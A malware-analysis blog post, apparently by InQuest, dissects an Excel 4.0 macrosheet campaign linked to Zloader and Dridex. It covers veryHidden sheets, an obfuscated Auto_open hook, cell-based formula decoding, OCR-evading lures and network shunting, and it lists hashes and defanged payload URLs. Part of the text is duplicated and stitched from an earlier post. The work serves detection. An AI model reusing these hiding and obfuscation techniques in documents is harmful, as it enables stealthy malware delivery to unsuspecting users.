In January of 2019, we published a blog titled "Extracting 'Sneaky' Excel XLM Macros" that detailed a technique attackers had adopted for embedding malicious logic under a less understood facet of Excel Spreadsheets, Excel 4.0 macros aka XLM macros. In March of this year, we published "Getting Sneakier: Hidden Sheets, Data Connections, and XLM Macros", that evolved the stealthiness of the approach through the remote embedding of later-stage content via Excel DCONN records. Today, we uncover yet another iteration on this tactic. We are examining a novel and advanced obfuscation scheme with macrosheets embedded in the (newer) Office 2007+ format, versus the legacy OLE format (Object Linking and Embedding).
Initial Samples, Low Detection Rates
Tracing back through recent history, the first sample we're able to identify from this campaign appeared on VirusTotal on Monday, May 4th (Star Wars Day):
InQuest Labs: 955d59e66e24b4585dd044b1576f03ff0e6d8306397766420806979475eededd
VirusTotal: 1/58
Detection rates for this and all related samples is rather abysmal, with decent coverage coming from just a single vendor, Qihoo-360, identifying the threat as Macro.office.07defname.gen. While this sample was the earliest, the first sample that caught our eye, and the primary one we'll be examining below is:
* 8a6e4c10c30b773147d0d7c8307d88f1cf242cb01a9747bfec0319befdc1fcaf
You can download this sample to follow along yourself through our open data portal, InQuest Labs. Let's start by highlighting the "hidden" / "very-hidden" sheets and obfuscated AutoOpen hook from xl/workbook.xml:
  ...
  <sheets>
    <sheet name="Sheet1" sheetId="1" r:id="rId1"/>
    <sheet name="Izdxo9x56IFL1JQZhlGzFBCxVIEmmW" sheetId="2" state="veryHidden" r:id="rId2"/>
  </sheets>
  <definedNames>
    <definedName name="_xlnm.Auto_openhFX8u" hidden="1">Izdxo9x56IFL1JQZhlGzFBCxVIEmmW!$AG$4609</definedName>
  </definedNames>
  ...
The Microsoft Office suite provides a large, feature-rich, backwards compatible, and ever-changing landscape for malicious actors to discover and leverage new threat tactics. Weighing in at 10's of millions of lines and countless installations globally, it's not hard to see why attackers favor the platform. This novel tactic for pivoting to the execution of embedded logic is the latest in a long and seemingly never-ending trail of successful creativity.
An Effective Detection Anchor
One consistency among non-exploit-based malware lures is the need to coerce the target into enabling the execution pivot. The requirement for user consent is a double-edged sword. On the one hand, it reduces the immediate impact of the threat. On the other, multiple interactions (consider the DDE based command execution tactic from 2017) can result in lower detection rates. A common tactic that has remained consistent for years is the usage of embedded media to coerce the target user into taking a wary action. This campaign is no different; here's an example sourced from xl/media/image1.jpg:
 Fig 1. Coercion Lure.
Notice the feint green-on-green coloring and low image fidelity. Undoubtedly designed to bypass attempts at Optical Character Recognition (OCR). The choice of JPG over PNG for this image would make a graphic designer cringe, but the lossy format plays to the attackers favor. It's prudent for us to note that InQuest OCR is more than capable of discerning accurate text and producing an alert on the image alone. We can search InQuest Labs for samples that trigger our coercion heuristics. From a sampling of lures associated with this campaign, here is the breakdown of embedded image hashes:
                             Key|Ct (Pct)    Histogram
6b435bbf9b254681dafd6abf783632ac|10 (13.16%) -----------------------------------
667de8e48255ae7183077b889a271c1e| 8 (10.53%) ----------------------------
d98d763d6ca4f1c736b3fbc163669224| 7  (9.21%) ------------------------
d59b82fd9504ba9b130c0d048b492a10| 6  (7.89%) ---------------------
cdb3950c2a0e342c793ccdc1eb566803| 5  (6.58%) ------------------
98e8cd0a87fb4f3549a15c1e52043df4| 5  (6.58%) ------------------
879ee929dd80ff750e442e3e0befda6b| 4  (5.26%) --------------
63282400dbdeb0dc7382bd86d768cfd7| 4  (5.26%) --------------
4a20b2d5bb46837bae61d73291712319| 4  (5.26%) --------------
444520d98f7fe4b6dd0da106ab87a1fb| 4  (5.26%) --------------
075356a385451f7a14d7322cd334f2b7| 4  (5.26%) --------------
fa9dbfda5aebfd3d4a8b4c198e38e4bb| 3  (3.95%) -----------
dd607e4daa5b52d1cc0353bf484296e4| 3  (3.95%) -----------
2764db07e1a670674a65b9f7c3417487| 3  (3.95%) -----------
01ef5c035ec3aa501b9ab085e862a34f| 3  (3.95%) -----------
Intelligently, the attackers have decided to modify the image dimensions slightly to reduce detection exposure on the media asset. This is a less commonly seen tactic, let's explore the most common images by dimension (instead of cryptographic hash):
    Key|Ct (Pct)    Histogram
574x345|29 (38.16%) ------------------------------------------------------------
579x345|20 (26.32%) -----------------------------------------
568x345|13 (17.11%) ---------------------------
563x345| 8 (10.53%) -----------------
585x345| 4  (5.26%) ---------
607x361| 1  (1.32%) ---
385x393| 1  (1.32%) ---
We can see more overlap with this "fuzzier" approach. This extra step taken by the operators to evade detection shows an increased level of sophistication, especially when you consider that many attackers leave valuable XMP identifiers in their graphical assets that can be used as a fast/ accurate detection anchor, as well as a pivot point for mapping relationships between samples. Browsing the graphics embedded in the variety of captured samples, they're all the same with the exception of that last one (385x393), which belongs to sample e468618f7c42c2348ef72fb3a733a1fe3e6992d742f3ce2791f5630bc4d40f2a and carries the following image:
 Fig 2. Roflanbuldiga.
Apparently a "roflanbuldiga"? @RoflanB. No conclusions can or have been drawn from this graphical asset, it's just interesting to note. In the next section we'll take a glance at some of the novel obfuscation tactics employed by this campaign to deter detection.
Obfuscated Macrosheet
Download either the extracted macrosheet with XML tags stripped, or, a trivially reformatted version that we've prepared to ease readability:
- XML stripped macrosheet: 8a6e4c10c30b773147d0d7c8307d88f1cf242cb01a9747bfec0319befdc1fcaf
- Formatted macrosheet: 8a6e4c10c30b773147d0d7c8307d88f1cf242cb01a9747bfec0319befdc1fcaf.formatted
There are several interesting obfuscation techniques that are used to evade detection and also complicate automated / manual deobfuscation processes.
 Fig 3. "veryHidden".
The macrosheet is flagged as veryHidden (recall from our previous blog that the BIFF file format supports binary level flags for hidden and very-hidden) and contains a defined name that will execute automatically on open _xlnm.Auto_openhFX8u, this is different than the familiar auto_open and related derivatives. Defenders should note that these names are NOT case-sensitive and that regardless of what suffix is appended to the defined name, Microsoft Excel will autostart the embedded logic. Digging further, note the following:
 Fig 4. FORMULA.FILL().
It relies on FORMULA.FILL() to generate code. After each FORMULA.FILL() we have a "jump" through usage of the RUN function. While still under active development and not currently supporting all the features of this sample, usage of XLMMacroDeobfuscator can assist us in dissecting further:
 Fig 5. Loading Cells.
The code first fills several cells with a few numbers derived from the current date (NOW()) and the properties of several cells such as their height or their font color (GET.CELL()). For example, GET.CELL(17, EC9093) returns the height of the row which cell EC9093 resides on (i.e., row 9093). To learn more about GET.CELL() take a look at this Excel 4.0 Functions Reference.
The first cell that contains the obfuscated formula is AK47754:
 Fig 6. Cell AK47754.
To deobfuscate each character of the formula, the macrosheet logic performs calculations based on two cell values, the value of one cell is already there, the value of the other one calculated based on the current date or some properties of the other cells. In previous samples, they relied only on one calculated value (current date or properties of some cells) to decode all the characters in one formula. As a result, if we could guess what would be one of the deobfuscated characters in the formula, we could find out the calculated value. In fact, we know that the formula always starts with an equal sign (=). As a result, it was trivial to compute the calculated value without knowing the target date or retrieving the properties of other cells. For reference, see the following Tweet from Amir (@DissectMalware).
Unfortunately, this oversight has been since addressed by the campaign operators. To deobfuscate a formula, we must now calculate several values. Another change is that all the deobfuscated formulas are scattered over the macrosheet makes it harder to analyze the whole code. In the following YouTube video, we describe in details how one can manually deobfuscate macros in these samples:
YARA Hunt Rule, Samples, Shunting
InQuest customers can find protection for this and related samples through both our signature-less machine-learning model-based detection engine, as well as a number of our bundled heuristic signatures including event IDs: 1000037, 1000047, 3000562, and 4000173. These signatures rely heavily on the pre-processing and normalizing from our Deep File Inspection (DFI) engine. Additionally, we're open-sourcing a suitable YARA hunting rule for Virus Total Intelligence. A simple rule that looks for standard named macrosheets (note, these names can be altered) within the compressed XLS* format can be found in our public yara-rules Github repository Github/InQuest/yara-rules.
While the complete collection of malware samples can be found on InQuest Labs. We have additionally made a collection of 20 samples and their extracted macrosheets available for download in our public malware-samples Github repository our Github repository Github/InQuest/malware-samples.
Shout out to @seraphimdomain and @James_inthe_box for initially collaborating with us!
As mentioned, this threat evaded detection by most static and dynamic analysis tools we tested. One of our sandbox partners, Joe Security was able to detect the obfuscated macrosheet. Additionally, note that in the behavior graph excerpt from Joe below, the network connectivity is benign. The malware sample is able to "shunt" between the operator's real infrastructure and benign infrastructure based on the validity of the target. Again, a sign of sophistication. The full behavior report is available here.
 Fig 7. Joe Sandbox Behavior.
Let's dive deeper into this concept of network shunting, a tactic known to be in use by the Zloader operators. If the underlying system does not meet the infection requirements as defined by the operators, then the malware logic suddenly changes paths, and "shunts" to an alternative payload. Here is an example of the operating system of the analysis machine not meeting the proper criteria and being "shunted" to a benign Microsoft Azure Cloud IP and domain.
skypedataprdcoluks04.cloudapp[.]net
52.114.158[.]91 AS8075 | US | MICROSOFT-CORP-MSN-A
An example where the criteria requirements are satisfied and the resulting network traffic connects to actual infrastructure, can be found in this behavioral analysis report from any.run.
 Fig 9. GET Request.
Unfortunately, the payload was offline by the time we attempted to acquire it:
Fig 9. GET Request.
Unfortunately, the payload was offline by the time we attempted to acquire it:
- hacked wordpress account: shetkarimarket[.]com
- shared hosting IP: 160.153.133[.]148 AS21501 | DE | GODADDY-AMS
Relationship Graphing
A core facet of the InQuest platform is drawing relationships between related campaigns through a variety of identified "pivot anchor" such as embedded IOCs. You can get an idea for some of these capabilities through the DFI section on InQuest Labs, which allows for searching for and clustering samples based on a variety of shared anchors. Researchers with access to Virus Total Intelligence can leverage the graph interface to build visual clusters of these representations. This is a work in progress that we'll add additional information to in the future, but to give a high-level glance at the process, we depict an overview here:
 Fig 8. Virus Total Intelligence Graph.
Additional Observations and IOCs
As another quite aside, we can automate the extraction of relevant IOCs from InQuest Labs via our open API. In the following example we're mixing direct access via 'curl' as well as showing off python-inquestlabs a command-line interface and importable library that provides a Pythonic interface over the API:
$ for hash in curl -s "https://labs.inquest.net/api/dfi/search/alert?title=Macrosheet%20CHAR%20Obfuscation" | jq -r '.data[].sha256' | sort
do
  echo $hash;
  for ioc in curl -s "https://labs.inquest.net/api/dfi/details/attributes?sha256=$hash" | jq -r '.data[] | select(.attribute=="url") | .value'
  do<pre>  echo "    $ioc";
done
done
For an continuously updating list of matching samples, search InQuest Labs for the CHAR() Obfuscation, as of the time of this writing, the following list of hashes is nearly complete: 01b9b8580230a33a84fa39cf8238fef4d428cd9cf83f9acfb449626ee5b8ea8c InQuest Labs, VT01eb92643ad7c0d6f962cef1058c0b7bf2cea2ffb26f1addb528aa51d0d801be InQuest Labs, VT034727d9d7d2405e5c8dc7e7389fbbdee22e9a30da244eb5d5bf91e4a1ba8ea7 InQuest Labs, VT05d8a7144a984b5f9530f0f9abe96546cfec0ad2c8cdc213bc733d7e14e750df InQuest Labs, VT06ac09e487c9892aa0389ab18eaf49b3156ccb385c73eea17ebee49ffc6cc2c9 InQuest Labs, VT0de8f64c4547649d613fec45cb7a3c6b878753045c448ac5aa4a09879ed14c9c InQuest Labs, VT0f27a954be7a868f71e0635e1f31c294a3dbd48839372c05b99de981789f162d InQuest Labs, VT0f75b7f01e21ea4fa028c2098f5e98ef2cb5b65aea0799a38323ea762c84ea21 InQuest Labs, VT10f79daf80a8c4c608fb6cfa7e1d7764dbf569a9a15832174225dda3c981062a InQuest Labs, VT16fc7fc8328ebb1e695917017bfda60408e2c6d0b6de5d56f4e14b0dca05cb06 InQuest Labs, VT18305d1efe2efa29dfcdffbfbb8a9f7900ae09f4a3c833aa1a756dea150a1733 InQuest Labs, VT23378ceac2d30515419a0a4e51c009eba6f910173e09e1292820277804e6b26b InQuest Labs, VT2418faaee50d2f14c9d2140d2d5e08933b3ce772cc624540f60baaa6757c8ae6 InQuest Labs, VT284c7be60b77434f91fce2572e45adddca0cdfb25cce4cf63bc4f7e1c17e1025 InQuest Labs, VT2abbf872f2f44cb8b8fb2bbd7bb0fdc4f6be4eec8098ce97dd931e5953082010 InQuest Labs, VT3611917480763942f7b8a2e7b407b081059a305bd6fa2a2c0f017a5f8520dbac InQuest Labs, VT3c4d881f9b9ca8a4a2387f79640d914b0c14792030fb9c762bf65b9e3503f3b8 InQuest Labs, VT3f73d0063b3eb141f7847c2f5477aff0c95a8f70998b9baa55059bdf74f70525 InQuest Labs, VT44457b45620327b7bddd7e441a8a369de22dd568457193de0e3317bdda09b4fd InQuest Labs, VT44558f2bf67d9fb936abd4d28df3efedfa9a863db88158ec3a8d31463c4033e1 InQuest Labs, VT4538af0fe8dd2c8477f4f0f62a1b468de0af46a681a79ffbc2b99d839c13b826 InQuest Labs, VT467c668373171fa4900025633e43ddb6e2aea0a2b44573f0648323374404b4ab InQuest Labs, VT477bf4d158decc2388692fce07c01c73ab94b1002938b50e9df20422230e48da InQuest Labs, VT4977447b055636772f26ab45416a2580c40bd49963e49687327958fd1700af84 InQuest Labs, VT4c01b534c5a654e7d1441c34bbc842d6616164f6d547f1c5e8d72040bd934d90 InQuest Labs, VT4e105f96511b17aab8bbf9d241a665b466e4d0c4dd93af83710ec6423ceb1b0f InQuest Labs, VT54e24143d4534279197382e3de600d9c9da61809044608d2a0dde59234b9dfe6 InQuest Labs, VT5690149163be72ab526817ce42254efdfac36cc909656fc9e681a1fc2dec5c68 InQuest Labs, VT56f1feda6292a6d09ad5fae817bdd384e7644a9990a9fe2fdabf2df013018d54 InQuest Labs, VT58e2b09425bb741c3e61f76d59d4528a548fbad248649c50fc38b37044ad7947 InQuest Labs, VT5d126829d37640cd200e99af723b681eff45ed1de3bfbcb0e3c1721c15dfc651 InQuest Labs, VT60e71559052012c4ba8c306057712da64d8f9f0a9767ed8e69cd38609841e079 InQuest Labs, VT6654a38cba97469680b916233fa9e3a2cf97a1f6f043def9c76a64fb285f32de InQuest Labs, VT6d61f0ca90d9872906dd224ff4757150b346acba0977a1106bf51b45b8229db1 InQuest Labs, VT7951eeb4e888889f8384c75bcf094c5d901ea036c09af0ab0a6bcccfa9375e2d InQuest Labs, VT7b40c9372dbf3bf008d07fcd94cf9677d80771be5cbf2682ea2004c4c27b2cd2 InQuest Labs, VT7cce4070d19cb5aaaf5d8ebc92fc3d5fa1cc15112fb2ce750106baca1cfd76c8 InQuest Labs, VT8718b3c22083fe5185a6781ac1c58a009e859c0e0e00833f0b4a6df58e4468e4 InQuest Labs, VT89a2f612e3b86974e862334844991e0fc60ff1c2aca26498722670713bb2553a InQuest Labs, VT8a6e4c10c30b773147d0d7c8307d88f1cf242cb01a9747bfec0319befdc1fcaf InQuest Labs, VT8e0ffc819b4abaa2753120547ffd70d0d1868b5ad6f269c06eb2ef19cf24eefc InQuest Labs, VT905bd680d5fcb70da36847406655dd9aaafabff2329e46e2dd89667f9434de92 InQuest Labs, VT9267ebb91110d9c686bd83ed9c6bade5c5066220873f11e756112dd5a53a4eca InQuest Labs, VT9309ec88e2ce12fd2304a5007feee41f11b3ce51510c96f95bf64d3770a2064b InQuest Labs, VT955d59e66e24b4585dd044b1576f03ff0e6d8306397766420806979475eededd InQuest Labs, VT95d7f675d8c63be4aa86df6670537638557589b2e98a0d3f4087800d05fb7e04 InQuest Labs, VT97489f14edf02081943ba6bdc4f8ddc61b489c2d114eff2fc560f6225f3c8907 InQuest Labs, VT9a986ac244f8f65bc151cac813228ab38c9882b37f40d0e4c44ca15ac5ef6353 InQuest Labs, VTa3c2b927224bf96e9c92c7430a42dd0b399d72e27d54edafada375ab5a91871c InQuest Labs, VTa86275faa2934c1b5de6796b7aba5b4b17d1bc33c2c69eeb0aa8a6d560fb3230 InQuest Labs, VTac1faa3883789dfe81791ba5e653a38b2a89a397dab952a962c642dc89f2c514 InQuest Labs, VTad2089580d0aa874ef3ecdc8e88487f552e760d32028ddf35574f3d7020ec61c InQuest Labs, VTb77d17b89be9ae351c496c22750a132020668ae4342b05f00f8430ce4cbb4792 InQuest Labs, VTbd7cdfe5d7164ccfd251fbec6d2256a765b496bfff8e72358800fd6f416f785f InQuest Labs, VTbd8e014f428f455df4347aa27a9281a6cfdb6b3375699ef8e581ca05790c5aa1 InQuest Labs, VTc5ef34f410d708520bc5d56cac0d418fed0a8316d53c5e737c28d1a3480fd559 InQuest Labs, VTcdacf5204c7c0ccb7d936ddb684306a80e54a177735c8742eb38d600eb6e7eb7 InQuest Labs, VTd07556af26a8c273f112725a4171898fb7a29ac9b5c1e075cfa2494d4ab9a820 InQuest Labs, VTd1506e2684cba9fc75b909d2b6acbcd9ba8c7ce613fd464e147bd6d2e217ae78 InQuest Labs, VTd8374f78c29ed45265ca65a13b4a84bb2ad6eed434fdd2d9af75394753a7cfb8 InQuest Labs, VTd886df7150bc956ecdae96ad119845558c4413b03383c219c99e175ab219a39e InQuest Labs, VTdbc2e390b9fbd9bbb046cb38582a125aec405cda17a71c29ed2a25abb6c63855 InQuest Labs, VTdbfd7810f2198eee4d92313db61b13ca702946a72c38c3498a99d5ac3943c0de InQuest Labs, VTde511a3682b5a7a0c239395eb53fcce01b2f2d265ce56f477ab246b0df63c9cc InQuest Labs, VTde534a59a6b5a0dab1cde353473657d1a3fb2bd4a8839cf8555afadc8aabbf72 InQuest Labs, VTde9ef9ddcc649559b3166ba13b73da19da93b33bda401e4007190253964aaed4 InQuest Labs, VTe11f77f4fb5dfa34ad52137aa8bda5555ba962528b7e39db4b0a71ec138ed79f InQuest Labs, VTe468618f7c42c2348ef72fb3a733a1fe3e6992d742f3ce2791f5630bc4d40f2a InQuest Labs, VTe75c0c54aeffac6316e56d1e9c363008b5de12de264da4498efa5d56b14e153f InQuest Labs, VTf2a41bbae3de5c4561410e71f7c7005710d1f6f0874f6add0ec5f797dce98076 InQuest Labs, VTf39f7ee103e33432a5faa62ab94bbf29476f0f7d41f5683a257e648a11d69e43 InQuest Labs, VTf405e108872cdfe8ea3d9a57a564c272c2d738316bce3c40df79eeeb312409ab InQuest Labs, VTf4e43a4ef567bf7f3c057478f6eaefb62f7ef57e76bce2275e3eb536be942480 InQuest Labs, VTfd493baba5aaf55b0d9a6f317b66983b20559a673358f472991c528823257b40 InQuest Labs, VTfd961ad277c047ec93d0fb8561ecce285bb9263de2408ba60ef8efd53013549d InQuest Labs, VTfe13dcf6fe72e89413d4b4297205b4ffeab39384f127d18b1d43c89aebe6d6a8 InQuest Labs, VT
The following samples were observed to follow a different attack sequence while matching Zloader sample patterns. After further analysis, these hashes were discovered to belong to the Dridex family of banking trojans:1cddbb162a43e08997bab20b8a2926495763a117dec8c0cbf898844a23d7d2b1 InQuest Labs, VT316edaff165c6148de4f6672c867da1a3ac3ababd2d1709f2f4c695d4fe637fc InQuest Labs, VT7217d06b0c3860cd671a95db5df024b64592788634e71683389843693f1ef9cf InQuest Labs, VT79f8ab4f45113916fcc6e46289f38df6e3db49e47621b439d4df4c3e0145f3d7 InQuest Labs, VTc01e9dc36e11c8ea226f076e31914272e6f6dc58afea557242c6da44d9985fbb InQuest Labs, VTc07f9c7bc2614979354299183a4b0bdf1729af65b36d6b3bc612b8e7947737b0 InQuest Labs, VTc5b99d2371f542cf90063ce1ea55c2dd621658baeb19520737faa7850b1dd9f6 InQuest Labs, VTd1c53de4faccb95a8fe202541aa17147dc5e171dee6f2a26b167794bb7f335ad InQuest Labs, VTff0f168140bc9deba47986c40e1b43c31b817ad2169e898d62f4f59bb4996252 InQuest Labs, VT
- Payload URL: hxxp://ginduq[.]com/glex.exe
(registered in the past few days and can be heavily pivoted on to gain traction on the Dridex malware campaign).
- 8.208.78.74 AS45102 | CN | CNNIC-ALIBABA-US-NET - Alibaba (US) Technology Co., Ltd.
For further details, comments, and suggestions... please reach out to the team on Twitter @InQuest.
Originally published 2020-05-06 on the InQuest blog. Written with William MacArthur and Amirreza Niakanlahiji.
Introduction
In January of 2019, we published a blog titled "Extracting 'Sneaky' Excel XLM Macros" that detailed a technique attackers had adopted for embedding malicious logic under a less understood facet of Excel Spreadsheets, Excel 4.0 macros aka XLM macros.
Over the past few weeks, we have observed a surge in maldocs leveraging XLM macros. A trend that other researchers have noticed and provided analysis on. Examples include "A Safe Excel Sheet Not So Safe" written by Xavier Mertens, as well as "Excel 4.0 Macro MalSpam Campaigns" written by Diana Lopera.
In this post, we provide a detailed analysis of an interesting campaign that is tied to a variety of executable payloads, a subject matter we'll be covering in a future blog. As of the time of writing, detection rates for this class of attack are relatively low, and these samples happily bypass the internal GSuite and O365 protection mechanisms.
We'll dive into the analysis of two separate documents. The first one was attached to an email that was sent to us directly by the threat actor in late February (offline). The second was captured on March 17th, and in this case, the C2 servers are currently active.
Document One: inv-27101.xls
sha256: a83890bbc081b9ec839c9a32ec06eae6f549a0f85fe0a30751ef229a58e440af | InQuest Labs - InQuest.net | VirusTotal
